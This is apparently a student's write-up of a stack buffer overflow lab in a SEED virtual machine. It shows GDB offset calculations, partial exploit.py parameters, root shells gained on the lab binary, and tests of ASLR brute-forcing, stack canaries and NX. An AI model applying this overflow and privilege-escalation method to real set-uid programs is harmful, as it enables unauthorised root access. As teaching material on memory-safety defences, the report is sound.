Q1.

Because when a program is loaded into memory, ASLR (Address Space Layout Randomization) changes the starting address of the stack each time, making it difficult for the attacker to predict specific memory addresses.

Task3.

```
--------------------------]
Legend: code, data, rodata, value
20          strcpy(buffer, str);
gdb-peda$ p $rbp
$1 = (void *) 0x7fffffffd910
gdb-peda$ p &buffer
$2 = (char (*)[200]) 0x7fffffffd840
gdb-peda$ p/d 0x7fffffffd910 - 0x7fffffffd840
$3 = 208
gdb-peda$
```

```
start = 27    # Change this number
content[start:start + len(shellcode)]
= shellcode

# Decide the return address value
# and put it somewhere in the payload
ret    = 0x7fffffffd8c0 + start     #
Change this number
offset = 216          # Change
this number
```

```
[05/08/25]seed@VM:~/.../code$ ./exploit.py
[05/08/25]seed@VM:~/.../code$ ./stack-L3
Input size: 517
buffer : 0x7fffffffd8c0
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000
(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

Using GDB, I found that the address of the buffer variable is 0x7fffffffd840, and the return address is located at RBP + 8 = 0x7fffffffd910. This means the offset between the buffer and the return address is 208 bytes. However, when we actually ran the program, the buffer address changed to 0x7fffffffd8c0.

So, I updated the ret value to point to the new buffer address plus the start value, which is where the shellcode starts. I also set the offset to 216 so that the payload correctly overwrites the return address. As a result, when the function returns, it jumps to the shellcode, and successfully got a root shell. This was confirmed by running whoami and id.

Q2.

In the 64-bit architecture, the upper two bytes of an address are fixed to 0, so the valid address range is from 0x00 to 0x00007FFFFFFFFFFF.
Since strcpy stops copying when it encounters a null byte (0x00), if the address contains a zero byte, the data after that byte will not be copied to the stack.
Therefore, in buffer overflow attacks, attackers must use addresses **within the valid range (0x00 to 0x00007FFFFFFFFFFF)** and ensure that the address does **not contain any null bytes**, so that the full address can be copied onto the stack without interruption.

Task 4

```
gdb-peda$ p $ebp
$1 = (void *) 0xffffcad8
gdb-peda$ p &buffer
$2 = (char (*)[100]) 0xffffca6c
gdb-peda$
```

```
17 start = 27   # Change this number
18 content[start:start + len(shellcode)] = shellcode
19
20 # Decide the return address value
21 # and put it somewhere in the payload
22 ret    = 0xffffcadc + start     # Change this
   number
23 offset = 112             # Change this number
24
```

```
[05/08/25]seed@VM:~/.../code$ ./exploit.py
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffffcadc
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24
(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(
lxd),132(sambashare),136(docker)
# whoami
root
# ls -l /bin/sh /bin/zsh /bin/dash
-rwxr-xr-x 1 root root 129816 Jul 18  2019 /bin/dash
lrwxrwxrwx 1 root root      9 May  8 03:52 /bin/sh ->
/bin/dash
-rwxr-xr-x 1 root root 878288 Feb 23  2020 /bin/zsh
#
```

I used GDB to calculate the offset between the buffer and the return address, which was 112 bytes. We set the start value to 27 so that the shellcode fits safely inside the buffer and does not overwrite the return address.

Because /bin/sh was changed to point to /bin/dash, which drops privileges if the real UID is not 0, we added the setuid(0) instruction to the beginning of the shellcode. This sets the real UID to 0 before spawning the shell.

After running the exploit, I confirmed successful root access using the id and whoami commands and also verified via ls -l that /bin/sh points to /bin/dash, confirming the correct shell was used.

Task 5-1

```
Input size: 517
buffer : 0xfff2643c
Segmentation fault
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffa23ccc
Segmentation fault
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffa110bc
Segmentation fault
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffb6599c
Segmentation fault
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffa24bac
Segmentation fault
[05/08/25]seed@VM:~/.../code$
```

To enable address randomization, we ran the command sudo /sbin/sysctl -w kernel.randomize_va_space=2.

After doing so, I observed that the buffer address changed each time the program was executed.

Because our exploit used a fixed return address, the payload no longer pointed to the correct shellcode location.

As a result, every execution caused a segmentation fault, and the attack consistently failed.

This experiment clearly demonstrates that ASLR (Address Space Layout Randomization) effectively prevents traditional buffer overflow attacks that rely on static addresses.

Task 5-2.

```
Input size: 517
buffer : 0xff830ebc
./brute-force.sh: line 14: 2492722 Segmentation fault
     ./stack-L1
73 minutes and 1 seconds elapsed.
The program has been running 2486725 times so far.
Input size: 517
buffer : 0xfff6caec
./brute-force.sh: line 14: 2492723 Segmentation fault
     ./stack-L1
73 minutes and 1 seconds elapsed.
The program has been running 2486726 times so far.
Input size: 517
buffer : 0xffacff6c
./brute-force.sh: line 14: 2492724 Segmentation fault
     ./stack-L1
73 minutes and 1 seconds elapsed.
The program has been running 2486727 times so far.
```

```
./brute-force.sh: line 14: 2725507 Segmentation fault
     ./stack-L1
6 minutes and 55 seconds elapsed.
The program has been running 232650 times so far.
Input size: 517
buffer : 0xffffc64c
# whoami
root
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000
(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),1
20(lpadmin),131(lxd),132(sambashare),136(docker)
#
```

With address randomization enabled, I used a brute-force approach to repeatedly run the vulnerable stack-L1 program.


Since the stack address changes on each execution, most attempts failed with a segmentation fault.

After approximately 80 minutes the payload finally succeeded, and a root shell was obtained.

This experiment demonstrates that while brute-forcing is theoretically effective against ASLR on 32-bit systems due to the limited entropy,

it is impractical in real-world scenarios due to the high number of attempts and long execution time required.

Task6.




```
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : disabled
PIE       : ENABLED
RELRO     : FULL
gdb-peda$ quit
[05/08/25]seed@VM:~/.../code$ ./exploit.py
[05/08/25]seed@VM:~/.../code$ ./stack-L1
stack-L1      stack-L1-dbg
[05/08/25]seed@VM:~/.../code$ ./stack-L1
Input size: 517
buffer : 0xffffcaa8
*** stack smashing detected ***: terminated
Aborted
[05/08/25]seed@VM:~/.../code$
```

After enabling StackGuard, we confirmed through checksec that the CANARY protection was enabled.

The canary is a random value inserted into the stack frame; if it is overwritten due to a buffer overflow, the program detects this and terminates.

When I attempted the same buffer overflow attack, it failed, and observed the message “stack smashing detected” followed by program termination.

This indicates that the attacker’s payload overwrote the canary value, which was successfully detected by StackGuard, demonstrating its effectiveness in preventing stack-based buffer overflows.

Task6-2.

```
Reading symbols from a32.out...
(No debugging symbols found in a32.out)
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
gdb-peda$
```

```
Reading symbols from a64.out...
(No debugging symbols found in a64.out)
gdb-peda$ checksec
CANARY    : ENABLED
FORTIFY   : disabled
NX        : ENABLED
PIE       : ENABLED
RELRO     : FULL
gdb-peda$
```

```
[05/08/25]seed@VM:~/.../shellcode$ ./a32.out
Segmentation fault
[05/08/25]seed@VM:~/.../shellcode$ ./a64.out
Segmentation fault
[05/08/25]seed@VM:~/.../shellcode$
```

By comparing the checksec outputs of the two binaries, we can see that NX is additionally enabled.

NX (No-eXecute) is a protection mechanism that prevents the execution of code on the stack.

When running a32, a segmentation fault occurred because the program attempted to execute code on the stack while stack protection was enabled.

Similarly, in a64, code execution from the stack was also blocked due to active stack protection.

These results show that the attack was detected and the program was terminated due to the combined effects of NX and StackGuard.